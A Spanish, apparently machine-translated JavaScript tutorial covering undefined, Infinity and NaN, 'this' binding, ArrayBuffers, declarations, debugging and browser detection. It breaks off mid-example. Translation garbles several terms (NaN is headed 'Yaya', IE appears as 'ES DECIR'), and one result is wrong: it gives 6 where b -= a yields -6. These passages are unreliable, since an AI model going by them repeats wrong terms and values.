Los siguientes evalúan a `undefined`:

- Una variable cuando se declara pero no se le asigna un valor (es decir, se define)

```
◦ let foo;  
  console.log('is undefined?', foo === undefined);  
  // is undefined? true
```

- Accediendo al valor de una propiedad que no existe.

```
◦ let foo = { a: 'a' };  
  console.log('is undefined?', foo.b === undefined);  
  // is undefined? true
```

- El valor de retorno de una función que no devuelve un valor

```
◦ function foo() { return; }  
  console.log('is undefined?', foo() === undefined);  
  // is undefined? true
```

- El valor de un argumento de función que se declara pero se ha omitido en la llamada de función

```
◦ function foo(param) {  
  console.log('is undefined?', param === undefined);  
}  
foo('a');  
foo();  
// is undefined? false  
// is undefined? true
```

`undefined` también es una propiedad del objeto de `window` global.

```
// Only in browsers  
console.log(window.undefined); // undefined  
window.hasOwnProperty('undefined'); // true
```

Antes de ECMAScript 5, realmente podría cambiar el valor de la propiedad `window.undefined` a cualquier otro valor que pueda romper todo.

Infinito e -infinito

```
1 / 0; // Infinity
// Wait! WHAAAT?
```

`Infinity` es una propiedad del objeto global (por lo tanto, una variable global) que representa el infinito matemático. Es una referencia a `Number.POSITIVE_INFINITY`

Es mayor que cualquier otro valor, y puede obtenerlo dividiendo por 0 o evaluando la expresión de un número que es tan grande que se desborda. En realidad, esto significa que no hay división por 0 errores en JavaScript, ¡hay Infinito!

También hay `-Infinity` que es infinito matemático negativo, y es más bajo que cualquier otro valor.

Para obtener `-Infinity`, niega el `Infinity`, u obtiene una referencia a este en `Number.NEGATIVE_INFINITY`.

```
- (Infinity); // -Infinity
```

Ahora vamos a divertirnos con ejemplos:

```
Infinity > 123192310293; // true
-Infinity < -123192310293; // true
1 / 0; // Infinity
Math.pow(123123123, 9123192391023); // Infinity
Number.MAX_VALUE * 2; // Infinity
23 / Infinity; // 0
-Infinity; // -Infinity
-Infinity === Number.NEGATIVE_INFINITY; // true
-0; // -0, yes there is a negative 0 in the language
0 === -0; // true
1 / -0; // -Infinity
1 / 0 === 1 / -0; // false
Infinity + Infinity; // Infinity

var a = 0, b = -0;

a === b; // true
1 / a === 1 / b; // false

// Try your own!
```

Yaya

`NaN` significa "No es un número". Cuando una función u operación matemática en JavaScript no puede devolver un número específico, devuelve el valor `NaN` lugar.

Es una propiedad del objeto global y una referencia a [Number.NaN](#)

```
window.hasOwnProperty('NaN'); //true  
NaN; // NaN
```

Tal vez confusamente, `NaN` todavía se considera un número.

```
typeof NaN; // 'number'
```

No compruebe si hay `NaN` utilizando el operador de igualdad. Ver [isNaN](#) en [isNaN](#) lugar.

```
NaN === NaN // false  
NaN === NaN // false
```

Constantes numéricas

El constructor de `Number` tiene algunas constantes integradas que pueden ser útiles

```
Number.MAX_VALUE; // 1.7976931348623157e+308  
Number.MAX_SAFE_INTEGER; // 9007199254740991  
  
Number.MIN_VALUE; // 5e-324  
Number.MIN_SAFE_INTEGER; // -9007199254740991  
  
Number.EPSILON; // 0.0000000000000002220446049250313  
  
Number.POSITIVE_INFINITY; // Infinity  
Number.NEGATIVE_INFINITY; // -Infinity  
  
Number.NaN; // NaN
```

En muchos casos, los distintos operadores en Javascript se romperán con valores fuera del rango de (`Number.MIN_SAFE_INTEGER` , `Number.MAX_SAFE_INTEGER`)

Tenga en cuenta que `Number.EPSILON` representa la diferencia entre uno y el `Number` más pequeño mayor que uno, y por lo tanto la diferencia más pequeña posible entre dos valores de `Number` diferentes. Una razón para usar esto se debe a la naturaleza de la forma en que JavaScript almacena los números. [Verifique la igualdad de dos números.](#)

Capítulo 29: Contexto (este)

Examples

esto con objetos simples

```
var person = {  
    name: 'John Doe',  
    age: 42,  
    gender: 'male',  
    bio: function() {  
        console.log('My name is ' + this.name);  
    }  
};  
person.bio(); // logs "My name is John Doe"  
var bio = person.bio;  
bio(); // logs "My name is undefined"
```

En el código anterior, `person.bio` hace uso del **contexto** (`this`). Cuando se llama a la función como `person.bio()`, el contexto se pasa automáticamente y, por lo tanto, registra correctamente "Mi nombre es John Doe". Sin embargo, al asignar la función a una variable, pierde su contexto.

En modo no estricto, el contexto predeterminado es el objeto global (`window`). En modo estricto está `undefined`.

Guardando esto para usar en funciones / objetos anidados

Un error común es tratar de usar `this` en una función anidada o en un objeto, donde el contexto se ha perdido.

```
document.getElementById('myAJAXButton').onclick = function(){  
    makeAJAXRequest(function(result){  
        if (result) { // success  
            this.className = 'success';  
        }  
    })  
}
```

Aquí el contexto (`this`) se pierde en la función de devolución de llamada interna. Para corregir esto, puedes guardar el valor de `this` en una variable:

```
document.getElementById('myAJAXButton').onclick = function(){  
    var self = this;  
    makeAJAXRequest(function(result){  
        if (result) { // success  
            self.className = 'success';  
        }  
    })  
}
```

ES6 introdujo [funciones de flecha](#) que incluyen `this` enlace léxico. El ejemplo anterior podría escribirse así:

```
document.getElementById('myAJAXButton').onclick = function(){
  makeAJAXRequest(result => {
    if (result) { // success
      this.className = 'success';
    }
  })
}
```

Contexto de la función de unión

5.1

Cada función tiene un método de `bind`, que creará una función envuelta que lo llamará con el contexto correcto. Vea [aquí](#) para más información.

```
var monitor = {
  threshold: 5,
  check: function(value) {
    if (value > this.threshold) {
      this.display("Value is too high!");
    }
  },
  display(message) {
    alert(message);
  }
};

monitor.check(7); // The value of `this` is implied by the method call syntax.

var badCheck = monitor.check;
badCheck(15); // The value of `this` is window object and this.threshold is undefined, so
value > this.threshold is false

var check = monitor.check.bind(monitor);
check(15); // This value of `this` was explicitly bound, the function works.

var check8 = monitor.check.bind(monitor, 8);
check8(); // We also bound the argument to `8` here. It can't be re-specified.
```

Unión dura

- El objeto del *enlace duro* es *vincular "duro"* una referencia a `this`.
- Ventaja: es útil cuando desea proteger objetos particulares para que no se pierdan.
- Ejemplo:

```
function Person(){
  console.log("I'm " + this.name);
}

var person0 = {name: "Stackoverflow"}
var person1 = {name: "John"};
```

```

var person2 = { name: "Doe" };
var person3 = { name: "Ala Eddine JEBALI" };

var origin = Person;
Person = function(){
    origin.call(person0);
}

Person();
//outputs: I'm Stackoverflow

Person.call(person1);
//outputs: I'm Stackoverflow

Person.apply(person2);
//outputs: I'm Stackoverflow

Person.call(person3);
//outputs: I'm Stackoverflow

```

- Entonces, como puede observar en el ejemplo anterior, cualquiera que sea el objeto que pase a *Person* , siempre utilizará el *objeto person0* : **está enlazado** .

Esto en funciones constructoras.

Cuando se utiliza una función como un **constructor** , tiene una especial *this* unión, que se refiere al objeto recién creado:

```

function Cat(name) {
    this.name = name;
    this.sound = "Meow";
}

var cat = new Cat("Tom"); // is a Cat object
cat.sound; // Returns "Meow"

var cat2 = Cat("Tom"); // is undefined -- function got executed in global context
window.name; // "Tom"
cat2.name; // error! cannot access property of undefined

```

Capítulo 30: Datos binarios

Observaciones

Las matrices mecanografiadas fueron especificadas originalmente [por un borrador del editor de Khronos](#), y luego estandarizadas en ECMAScript 6 [§24](#) y [§22.2](#).

Las manchas son especificadas [por el borrador de trabajo de la API del archivo W3C](#).

Examples

Conversión entre Blobs y ArrayBuffer

JavaScript tiene dos formas principales de representar datos binarios en el navegador. `ArrayBuffers` / `TypedArrays` contienen datos binarios mutables (aunque aún de longitud fija) que puede manipular directamente. Los blobs contienen datos binarios inmutables a los que solo se puede acceder a través de la interfaz asíncrona de archivos.

Convertir un `Blob` en un `ArrayBuffer` (asíncrono)

```
var blob = new Blob(["\x01\x02\x03\x04"]),
    fileReader = new FileReader(),
    array;

fileReader.onload = function() {
  array = this.result;
  console.log("Array contains", array.byteLength, "bytes.");
};

fileReader.readAsArrayBuffer(blob);
```

6

Convertir un `Blob` en un `ArrayBuffer` usando una `Promise` (asíncrono)

```
var blob = new Blob(["\x01\x02\x03\x04"]);

var arrayPromise = new Promise(function(resolve) {
  var reader = new FileReader();

  reader.onloadend = function() {
    resolve(reader.result);
  };

  reader.readAsArrayBuffer(blob);
});

arrayPromise.then(function(array) {
  console.log("Array contains", array.byteLength, "bytes.");
});
```

Convertir un `ArrayBuffer` o una matriz escrita en un `Blob`

```
var array = new Uint8Array([0x04, 0x06, 0x07, 0x08]);  
  
var blob = new Blob([array]);
```

Manipular `ArrayBuffers` con `DataViews`

Las vistas de datos proporcionan métodos para leer y escribir valores individuales desde un `ArrayBuffer`, en lugar de ver todo como una matriz de un solo tipo. Aquí establecemos dos bytes individualmente y luego los interpretamos juntos como un entero sin signo de 16 bits, primero big-endian y luego little-endian.

```
var buffer = new ArrayBuffer(2);  
var view = new DataView(buffer);  
  
view.setUint8(0, 0xFF);  
view.setUint8(1, 0x01);  
  
console.log(view.getUint16(0, false)); // 65281  
console.log(view.getUint16(0, true)); // 511
```

Creando un `TypedArray` desde una cadena Base64

```
var data =  
'iVBORw0KGgoAAAANSUhEUgAAAAUAAAAFCAYAAACN'+  
'byblAAAAHEIEQVQI2P4//8/w38GIAXDIBKE0DHx'+  
'gljNBAAO9TXL0Y4OHwAAAABJRU5ErkJgg==';  
  
var characters = atob(data);  
  
var array = new Uint8Array(characters.length);  
  
for (var i = 0; i < characters.length; i++) {  
    array[i] = characters.charCodeAt(i);  
}
```

Usando `TypedArrays`

`TypedArrays` es un conjunto de tipos que proporcionan diferentes vistas en `ArrayBuffers` binarios modulables de longitud fija. En su mayor parte, actúan como `matrices` que obligan a todos los valores asignados a un tipo numérico dado. Puede pasar una instancia de `ArrayBuffer` a un constructor de `TypedArray` para crear una nueva vista de sus datos.

```
var buffer = new ArrayBuffer(8);  
var byteView = new Uint8Array(buffer);  
var floatView = new Float64Array(buffer);  
  
console.log(byteView); // [0, 0, 0, 0, 0, 0, 0, 0]  
console.log(floatView); // [0]  
byteView[0] = 0x01;  
byteView[1] = 0x02;
```

```

byteView[2] = 0x04;
byteView[3] = 0x08;
console.log(floatView); // [6.64421383e-316]

```

ArrayBuffers puede copiarse usando el `.slice(...)` , ya sea directamente o a través de una vista `TypedArray`.

```

var byteView2 = byteView.slice();
var floatView2 = new Float64Array(byteView2.buffer);
byteView2[6] = 0xFF;
console.log(floatView); // [6.64421383e-316]
console.log(floatView2); // [7.06327456e-304]

```

Obtención de representación binaria de un archivo de imagen.

Este ejemplo está inspirado en [esta pregunta](#) .

Asumiremos que sabe cómo [cargar un archivo utilizando la API de archivos](#) .

```

// preliminary code to handle getting local file and finally printing to console
// the results of our function ArrayBufferToBinary().
var file = // get handle to local file.
var reader = new FileReader();
reader.onload = function(event) {
    var data = event.target.result;
    console.log(ArrayBufferToBinary(data));
};
reader.readAsArrayBuffer(file); //gets an ArrayBuffer of the file

```

Ahora realizamos la conversión real de los datos del archivo en 1 y 0 usando un `DataView` :

```

function ArrayBufferToBinary(buffer) {
    // Convert an array buffer to a string bit-representation: 0 1 1 0 0 0...
    var dataView = new DataView(buffer);
    var response = "", offset = (8/8);
    for(var i = 0; i < dataView.byteLength; i += offset) {
        response += dataView.getInt8(i).toString(2);
    }
    return response;
}

```

`DataView` **s** le permite leer / escribir datos numéricos; `getInt8` convierte los datos de la posición de `byte`, aquí `0` , el valor pasado en `ArrayBuffer` a la representación de enteros de 8 bits con signo, y `toString(2)` convierte el entero de 8 bits en formato de representación binario (es decir, una cadena de 1 y 0's).

Los archivos se guardan como bytes. El valor de compensación 'mágico' se obtiene al observar que estamos tomando archivos almacenados como bytes, es decir, como enteros de 8 bits y leyéndolos en una representación de enteros de 8 bits. Si estuviéramos tratando de leer nuestros archivos de bytes guardados (es decir, 8 bits) en enteros de 32 bits, notamos que $32/8 = 4$ es el número de espacios de bytes, que es nuestro valor de compensación de bytes.

Para esta tarea, los `DataView`s son excesivos. Por lo general, se utilizan en casos en los que se encuentran datos endianos o heterogéneos (por ejemplo, al leer archivos PDF, que tienen encabezados codificados en diferentes bases y nos gustaría extraer ese valor de manera significativa). Debido a que solo queremos una representación textual, no nos importa la heterogeneidad, ya que nunca es necesario.

Se puede encontrar una solución mucho mejor, y más corta, utilizando una `Uint8Array` tipo `Uint8Array`, que trata a `ArrayBuffer` completo como compuesto de enteros de 8 bits sin signo:

```
function ArrayBufferToBinary(buffer) {
    var uint8 = new Uint8Array(buffer);
    return uint8.reduce((binary, uint8) => binary + uint8.toString(2), "");
}
```

Iterando a través de un `arrayBuffer`

Para una manera conveniente de iterar a través de un `arrayBuffer`, puede crear un iterador simple que implemente los métodos `DataView` bajo el capó:

```
var ArrayBufferCursor = function() {
    var ArrayBufferCursor = function(arrayBuffer) {
        this.dataview = new DataView(arrayBuffer, 0);
        this.size = arrayBuffer.byteLength;
        this.index = 0;
    }

    ArrayBufferCursor.prototype.next = function(type) {
        switch(type) {
            case 'Uint8':
                var result = this.dataview.getUint8(this.index);
                this.index += 1;
                return result;
            case 'Int16':
                var result = this.dataview.getInt16(this.index, true);
                this.index += 2;
                return result;
            case 'Uint16':
                var result = this.dataview.getUint16(this.index, true);
                this.index += 2;
                return result;
            case 'Int32':
                var result = this.dataview.getInt32(this.index, true);
                this.index += 4;
                return result;
            case 'Uint32':
                var result = this.dataview.getUint32(this.index, true);
                this.index += 4;
                return result;
            case 'Float':
            case 'Float32':
                var result = this.dataview.getFloat32(this.index, true);
                this.index += 4;
                return result;
            case 'Double':
            case 'Float64':
                var result = this.dataview.getFloat64(this.index, true);
                this.index += 8;
                return result;
        }
    }
}
```

```
this.index += 8;
return result;
default:
    throw new Error("Unknown datatype");
}
};

ArrayBufferCursor.prototype.hasNext = function() {
    return this.index < this.size;
}

return ArrayBufferCursor;
});
```

A continuación, puede crear un iterador como este:

```
var cursor = new ArrayBufferCursor(arrayBuffer);
```

Puedes usar el `hasNext` para verificar si todavía hay elementos

```
for(;cursor.hasNext();) {
    // There's still items to process
}
```

Puedes usar el `next` método para tomar el siguiente valor:

```
var nextValue = cursor.next('Float');
```

Con tal iterador, escribir su propio analizador para procesar datos binarios se vuelve bastante fácil.

Capítulo 31: Declaraciones y Asignaciones

Sintaxis

- var foo [= valor [, foo2 [, foo3 ... [, fooN]]]];
- deje bar [= valor [, bar2 [, foo3 ... [, barN]]]];
- const baz = valor [, baz2 = valor2 [, ... [, bazN = valorN]]];

Observaciones

Ver también:

- [Palabras clave reservadas](#)
- [Alcance](#)

Examples

Reasignar constantes

No puedes reasignar constantes.

```
const foo = "bar";
foo = "hello";
```

Huellas dactilares:

```
Uncaught TypeError: Assignment to constant.
```

Modificando constantes

Declarar una variable `const` solo evita que su valor sea *reemplazado* por un nuevo valor. `const` no pone ninguna restricción en el estado interno de un objeto. El siguiente ejemplo muestra que se puede cambiar el valor de una propiedad de un objeto `const`, e incluso se pueden agregar nuevas propiedades, porque el objeto asignado a la `person` se modifica, pero no se *reemplaza*.

```
const person = {
    name: "John"
};
console.log('The name of the person is', person.name);

person.name = "Steve";
console.log('The name of the person is', person.name);

person.surname = "Fox";
console.log('The name of the person is', person.name, 'and the surname is', person.surname);
```

Resultado:

```
The name of the person is John  
The name of the person is Steve  
The name of the person is Steve and the surname is Fox
```

En este ejemplo, hemos creado un objeto constante llamado `person` y hemos reasignado la propiedad `person.name` y hemos creado la nueva propiedad `person.surname`.

Declarar e inicializar constantes.

Puede inicializar una constante usando la palabra clave `const`.

```
const foo = 100;  
const bar = false;  
const person = { name: "John" };  
const fun = function () /* ... */;  
const arrowFun = () => /* ... */;
```

Importante

Debe declarar e inicializar una constante en la misma declaración.

Declaración

Hay cuatro formas principales de declarar una variable en JavaScript: usando las palabras clave `var`, `let` o `const`, o sin una palabra clave en absoluto (declaración "bare"). El método utilizado determina el [alcance](#) resultante de la variable, o la reasignación en el caso de `const`.

- La palabra clave `var` crea una variable de alcance de función.
- La palabra clave `let` crea una variable de ámbito de bloque.
- La palabra clave `const` crea una variable de ámbito de bloque que no se puede reasignar.
- Una declaración simple crea una variable global.

```
var a = 'foo';    // Function-scope  
let b = 'foo';   // Block-scope  
const c = 'foo'; // Block-scope & immutable reference
```

Tenga en cuenta que no puede declarar constantes sin inicializarlas al mismo tiempo.

```
const foo; // "Uncaught SyntaxError: Missing initializer in const declaration"
```

(Un ejemplo de declaración de variable sin palabra clave no se incluye arriba por razones técnicas. Continúe leyendo para ver un ejemplo).

Tipos de datos

Las variables de JavaScript pueden contener muchos tipos de datos: números, cadenas, matrices, objetos y más:

```
// Number  
var length = 16;  
  
// String  
var message = "Hello, World!";  
  
// Array  
var carNames = ['Chevrolet', 'Nissan', 'BMW'];  
  
// Object  
var person = {  
    firstName: "John",  
    lastName: "Doe"  
};
```

JavaScript tiene tipos dinámicos. Esto significa que la misma variable se puede utilizar como tipos diferentes:

```
var a;           // a is undefined  
var a = 5;       // a is a Number  
var a = "John"; // a is a String
```

Indefinido

La variable declarada sin un valor tendrá el valor `undefined`

```
var a;  
  
console.log(a); // logs: undefined
```

Intentar recuperar el valor de las variables no declaradas da como resultado un error de referencia. Sin embargo, tanto el tipo de variables no declaradas como las unidades unificadas son "indefinidas":

```
var a;  
console.log(typeof a === "undefined"); // logs: true  
console.log(typeof variableDoesNotExist === "undefined"); // logs: true
```

Asignación

Para asignar un valor a una variable previamente declarada, use el operador de asignación, `=`:

```
a = 6;  
b = "Foo";
```

Como alternativa a la declaración y asignación independientes, es posible realizar ambos pasos en una declaración:

```
var a = 6;  
let b = "Foo";
```

Es en esta sintaxis que las variables globales pueden declararse sin una palabra clave; si uno declarara una variable simple sin una asignación inmediatamente después de la frase, el intérprete no podría diferenciar las declaraciones globales `a`; de referencias a variables `a`;

```
c = 5;  
c = "Now the value is a String.";  
myNewGlobal; // ReferenceError
```

Sin embargo, tenga en cuenta que la sintaxis anterior generalmente no se recomienda y no es compatible con el modo estricto. Esto es para evitar el escenario en el que un programador cae inadvertidamente una palabra clave `let` o `var` de su declaración, creando accidentalmente una variable en el espacio de nombres global sin darse cuenta. Esto puede contaminar el espacio de nombres global y entrar en conflicto con las bibliotecas y el correcto funcionamiento de un script. Por lo tanto, las variables globales deben declararse e inicializarse utilizando la palabra clave `var` en el contexto del objeto de ventana, en su lugar, de manera que la intención se declare explícitamente.

Además, las variables se pueden declarar varias a la vez separando cada declaración (y la asignación de valor opcional) con una coma. Usando esta sintaxis, las palabras clave `var` y `let` solo deben usarse una vez al principio de cada declaración.

```
globalA = "1", globalB = "2";  
let x, y = 5;  
var person = 'John Doe',  
    foo,  
    age = 14,  
    date = new Date();
```

Observe en el fragmento de código anterior que el orden en el que aparecen las expresiones de declaración y asignación (`var a, b, c = 2, d;`) no importa. Puedes mezclar libremente los dos.

[La declaración de función](#) crea efectivamente variables, también.

Operaciones matemáticas y asignación.

Incremento por

```
var a = 9,  
b = 3;  
b += a;
```

`b` será ahora 12

Esto es funcionalmente lo mismo que

```
b = b + a;
```

Decremento por

```
var a = 9,  
b = 3;  
b -= a;
```

b será ahora 6

Esto es funcionalmente lo mismo que

```
b = b - a;
```

Multiplicar por

```
var a = 5,  
b = 3;  
b *= a;
```

b será ahora 15

Esto es funcionalmente lo mismo que

```
b = b * a;
```

Dividido por

```
var a = 3,  
b = 15;  
b /= a;
```

b ahora será 5

Esto es funcionalmente lo mismo que

```
b = b / a;
```

7

Elevado al poder de

```
var a = 3,  
b = 15;  
b **= a;
```

b será ahora 3375

Esto es funcionalmente lo mismo que

```
b = b ** a;
```

Capítulo 32: Depuración

Examples

Puntos de interrupción

Los puntos de interrupción pausan su programa una vez que la ejecución llega a cierto punto. Luego puede recorrer el programa línea por línea, observando su ejecución e inspeccionando el contenido de sus variables.

Hay tres formas de crear puntos de interrupción.

1. Desde el código, utilizando el `debugger;` declaración.
2. Desde el navegador, utilizando las herramientas de desarrollo.
3. Desde un entorno de desarrollo integrado (IDE).

Declaración del depurador

Puede colocar un `debugger;` Declaración en cualquier parte de su código JavaScript. Una vez que el intérprete de JS llegue a esa línea, detendrá la ejecución del script, lo que le permitirá inspeccionar las variables y recorrer su código.

Herramientas de desarrollo

La segunda opción es agregar un punto de interrupción directamente en el código de las Herramientas de desarrollo del navegador.

Abrir las herramientas de desarrollo

Chrome o Firefox

1. Presiona `F12` para abrir Herramientas de desarrollo
2. Cambia a la pestaña Fuentes (Chrome) o la pestaña Depurador (Firefox)
3. Presione `Ctrl + P` y escriba el nombre de su archivo JavaScript
4. Presiona `Enter` para abrirlo.

Internet Explorer o Edge

1. Presiona `F12` para abrir Herramientas de desarrollo
2. Cambie a la pestaña Depurador.
3. Use el ícono de carpeta cerca de la esquina superior izquierda de la ventana para abrir un panel de selección de archivos; Usted puede encontrar su archivo JavaScript allí.

Safari

1. Presione Comando + Opción + C para abrir las Herramientas del desarrollador
2. Cambia a la pestaña de Recursos
3. Abra la carpeta "Scripts" en el panel del lado izquierdo
4. Seleccione su archivo JavaScript.

Añadiendo un punto de interrupción desde las herramientas de desarrollo

Una vez que tenga su archivo JavaScript abierto en las Herramientas de desarrollo, puede hacer clic en un número de línea para colocar un punto de interrupción. La próxima vez que se ejecute su programa, se detendrá allí.

Nota sobre las fuentes minimizadas: si su fuente está minimizada, puede imprimirla en forma bonita (convertir a formato legible). En Chrome, esto se hace haciendo clic en el botón {} en la esquina inferior derecha del visor de código fuente.

IDEs

Código de Visual Studio (VSC)


VSC tiene [soporte incorporado](#) para la depuración de JavaScript.

1. Haga clic en el botón Depurar a la izquierda o Ctrl + Shift + D
2. Si aún no lo ha hecho, cree un archivo de configuración de lanzamiento (launch.json) presionando el icono de engranaje.
3. Ejecute el código desde VSC presionando el botón verde de reproducción o presione F5 .

Añadiendo un punto de interrupción en VSC

Haga clic al lado del número de línea en su archivo fuente de JavaScript para agregar un punto de interrupción (se marcará en rojo). Para eliminar el punto de interrupción, vuelva a hacer clic en el círculo rojo.

Sugerencia: También puede utilizar los puntos de interrupción condicionales en las herramientas de desarrollo del navegador. Estos ayudan a saltarse las interrupciones innecesarias en la ejecución. Escenario de ejemplo: desea examinar una variable en un bucle exactamente en la 5^a iteración.



Paso a través del código

Una vez que haya pausado la ejecución en un punto de interrupción, puede seguir la ejecución línea por línea para observar lo que sucede. [Abra las herramientas de desarrollo de su navegador](#) y busque los íconos de control de ejecución. (Este ejemplo utiliza los iconos en Google Chrome, pero serán similares en otros navegadores).

 **Curriculum vitae:** Desactivar la ejecución. Cortocircuito: F8 (Chrome, Firefox)

 **Paso sobre:** Ejecutar la siguiente línea de código. Si esa línea contiene una llamada a la función, ejecute la función completa y muévase a la línea siguiente, en lugar de saltar a donde esté definida la función. Atajo: F10 (Chrome, Firefox, IE / Edge), F6 (Safari)

 **Paso a paso:** Ejecutar la siguiente línea de código. Si esa línea contiene una llamada de función, salta a la función y haz una pausa allí. Atajo: F11 (Chrome, Firefox, IE / Edge), F7 (Safari)

 **Salir:** ejecute el resto de la función actual, regrese al lugar desde donde se llamó a la función y haga una pausa en la siguiente declaración. Atajo: Shift + F11 (Chrome, Firefox, IE / Edge), F8 (Safari)

Úsalos junto con la **pila de llamadas**, que te dirá en qué función estás actualmente, a qué función se llama esa función, y así sucesivamente.

Consulte la guía de Google sobre "[Cómo pasar por el código](#)" para obtener más detalles y consejos.

Enlaces a la documentación de la tecla de acceso directo del navegador:

- [Cromo](#)
- [Firefox](#)
- [ES DECIR](#)
- [Borde](#)
- [Safari](#)

Pausar automáticamente la ejecución

En Google Chrome, puede pausar la ejecución sin necesidad de colocar puntos de interrupción.

 **Pausa en excepción:** mientras este botón está activado, si su programa encuentra una excepción no controlada, el programa se detendrá como si hubiera alcanzado un punto de interrupción. El botón se encuentra cerca de los Controles de ejecución y es útil para localizar errores.

También puede pausar la ejecución cuando se modifica una etiqueta HTML (nodo DOM), o cuando se cambian sus atributos. Para hacerlo, haga clic derecho en el nodo DOM en la pestaña Elementos y seleccione "Interrumpir en ...".

Variables de intérprete interactivas

Tenga en cuenta que estos solo funcionan en las herramientas de desarrollo de ciertos navegadores.

`$_` le da el valor de la expresión que se evaluó en último lugar.

```
"foo"          // "foo"  
$_             // "foo"
```

`$0` refiere al elemento DOM actualmente seleccionado en el Inspector. Entonces si `<div id="foo">` está resaltado:

```
$0                  // <div id="foo">  
$0.getAttribute('id') // "foo"
```

`$1` refiere al elemento previamente seleccionado, `$2` al seleccionado antes de eso, y así sucesivamente por `$3` y `$4`.

Para obtener una colección de elementos que coincidan con un selector de CSS, use `$(selector)`. Esto es esencialmente un atajo para `document.querySelectorAll`.

```
var images = $$('img'); // Returns an array or a nodelist of all matching elements
```

	PS	\$()	\$\$()	\$0	\$1	\$2	\$3	\$4
Ópera	15+	11+	11+	11+	11+	15+	15+	15+
Cromo	22+	✓	✓	✓	✓	✓	✓	✓
Firefox	39+	✓	✓	✓	✗	✗	✗	✗
ES DECIR	11	11	11	11	11	11	11	11
Safari	6.1+	4+	4+	4+	4+	4+	4+	4+

¹ alias ya sea `document.getElementById` o `document.querySelectorAll`

Inspector de elementos

Haciendo clic en el  Seleccione un elemento en la página para inspeccionar el botón en la esquina superior izquierda de la pestaña Elementos en Chrome o la pestaña Inspector en Firefox, disponible en las Herramientas del desarrollador, y luego hacer clic en un elemento de la página resalta el elemento y lo asigna a la variable `$0`

El inspector de elementos se puede utilizar de varias maneras, por ejemplo:

1. Puede verificar si su JS está manipulando DOM de la forma que espera que lo haga,

2. Puedes depurar más fácilmente tu CSS, al ver qué reglas afectan al elemento (Pestaña *Estilos* en Chrome)
3. Puedes jugar con CSS y HTML sin volver a cargar la página.

Además, Chrome recuerda las últimas 5 selecciones en la pestaña Elementos. `$0` es la selección actual, mientras que `$1` es la selección anterior. Puedes subir hasta `$4`. De esa manera, puede depurar fácilmente varios nodos sin cambiar constantemente la selección a ellos.

Puedes leer más en [Google Developers](#).

Usando setters y getters para encontrar lo que cambió una propiedad

Digamos que tienes un objeto como este:

```
var myObject = {
  name: 'Peter'
}
```

Más adelante en tu código, intentas acceder a `myObject.name` y obtienes a **George** en lugar de a **Peter**. Comienzas a preguntarte quién lo cambió y dónde se cambió exactamente. Hay una manera de colocar un `debugger` (o algo más) en cada conjunto (cada vez que alguien hace `myObject.name = 'something'`):

```
var myObject = {
  _name: 'Peter',
  set name(name){debugger;this._name=name},
  get name(){return this._name}
}
```

Tenga en cuenta que cambiamos el `name` a `_name` y vamos a definir un setter y un getter para el `name`.

`set name` es el setter. Ese es un punto ideal donde puede colocar el `debugger`, `console.trace()` o cualquier otra cosa que necesite para la depuración. El configurador establecerá el valor para el nombre en `_name`. El captador (la parte del `get name`) leerá el valor desde allí. Ahora tenemos un objeto totalmente funcional con funcionalidad de depuración.

La mayoría de las veces, sin embargo, el objeto que se cambia no está bajo nuestro control. Afortunadamente, podemos definir setters y getters en objetos **existentes** para depurarlos.

```
// First, save the name to _name, because we are going to use name for setter/getter
otherObject._name = otherObject.name;

// Create setter and getter
Object.defineProperty(otherObject, "name", {
  set: function(name) {debugger;this._name=name},
  get: function() {return this._name}
});
```

Echa un vistazo a los [setters](#) y [getters](#) en MDN para más información.

Soporte del navegador para setters / getters:

	Cromo	Firefox	ES DECIR	Ópera	Safari	Móvil
Versión	1	2.0	9	9.5	3	todos

Romper cuando se llama una función

Para funciones nombradas (no anónimas), puede interrumpirse cuando se ejecuta la función.

```
debug(functionName);
```

La próxima vez functionName ejecute la functionName functionName, el depurador se detendrá en su primera línea.

Usando la consola

En muchos entornos, tiene acceso a un objeto de console global que contiene algunos métodos básicos para comunicarse con dispositivos de salida estándar. Más comúnmente, esta será la consola de JavaScript del navegador (consulte [Chrome](#), [Firefox](#), [Safari](#) y [Edge](#) para obtener más información).

```
// At its simplest, you can 'log' a string
console.log("Hello, World!");

// You can also log any number of comma-separated values
console.log("Hello", "World!");

// You can also use string substitution
console.log("%s %s", "Hello", "World!");

// You can also log any variable that exist in the same scope
var arr = [1, 2, 3];
console.log(arr.length, this);
```

Puede utilizar diferentes métodos de consola para resaltar su salida de diferentes maneras. Otros métodos también son útiles para una depuración más avanzada.

Para obtener más documentación, información sobre compatibilidad e instrucciones sobre cómo abrir la consola de su navegador, consulte el tema [Consola](#).

Nota: si necesita ser compatible con IE9, elimine console.log o console.log sus llamadas de la siguiente manera, ya que la console no está definida hasta que se abren las Herramientas del desarrollador:

```
if (console) { //IE9 workaround
  console.log("test");
}
```

Capítulo 33: Detección de navegador

Introducción

Los navegadores, a medida que evolucionaron, ofrecieron más funciones a Javascript. Pero a menudo estas características no están disponibles en todos los navegadores. A veces, pueden estar disponibles en un navegador, pero aún no se han lanzado en otros navegadores. Otras veces, estas características se implementan de manera diferente por diferentes navegadores. La detección del navegador se vuelve importante para garantizar que la aplicación que desarrolle se ejecute sin problemas en diferentes navegadores y dispositivos.

Observaciones

Utilice la detección de características cuando sea posible.

Existen algunas razones para usar la detección del navegador (por ejemplo, dar instrucciones a un usuario sobre cómo instalar un complemento del navegador o borrar su caché), pero en general la detección de características se considera la mejor práctica. Si está utilizando la detección del navegador, asegúrese de que sea absolutamente necesario.

[Modernizr](#) es una biblioteca de JavaScript popular y ligera que facilita la detección de características.

Examples

Método de detección de características

Este método busca la existencia de cosas específicas del navegador. Esto sería más difícil de falsificar, pero no se garantiza que sea una prueba de futuro.

```
// Opera 8.0+
var isOpera = (!!window.opr && !!opr.addons) || !!window.opera ||
navigator.userAgent.indexOf(' OPR/') >= 0;

// Firefox 1.0+
var isFirefox = typeof InstallTrigger !== 'undefined';

// At least Safari 3+: "[object HTMLElementConstructor]"
var isSafari = Object.prototype.toString.call(window.HTMLElement).indexOf('Constructor') > 0;

// Internet Explorer 6-11
var isIE = /*@cc_on!@*/false || !!document.documentMode;

// Edge 20+
var isEdge = !isIE && !!window.StyleMedia;

// Chrome 1+
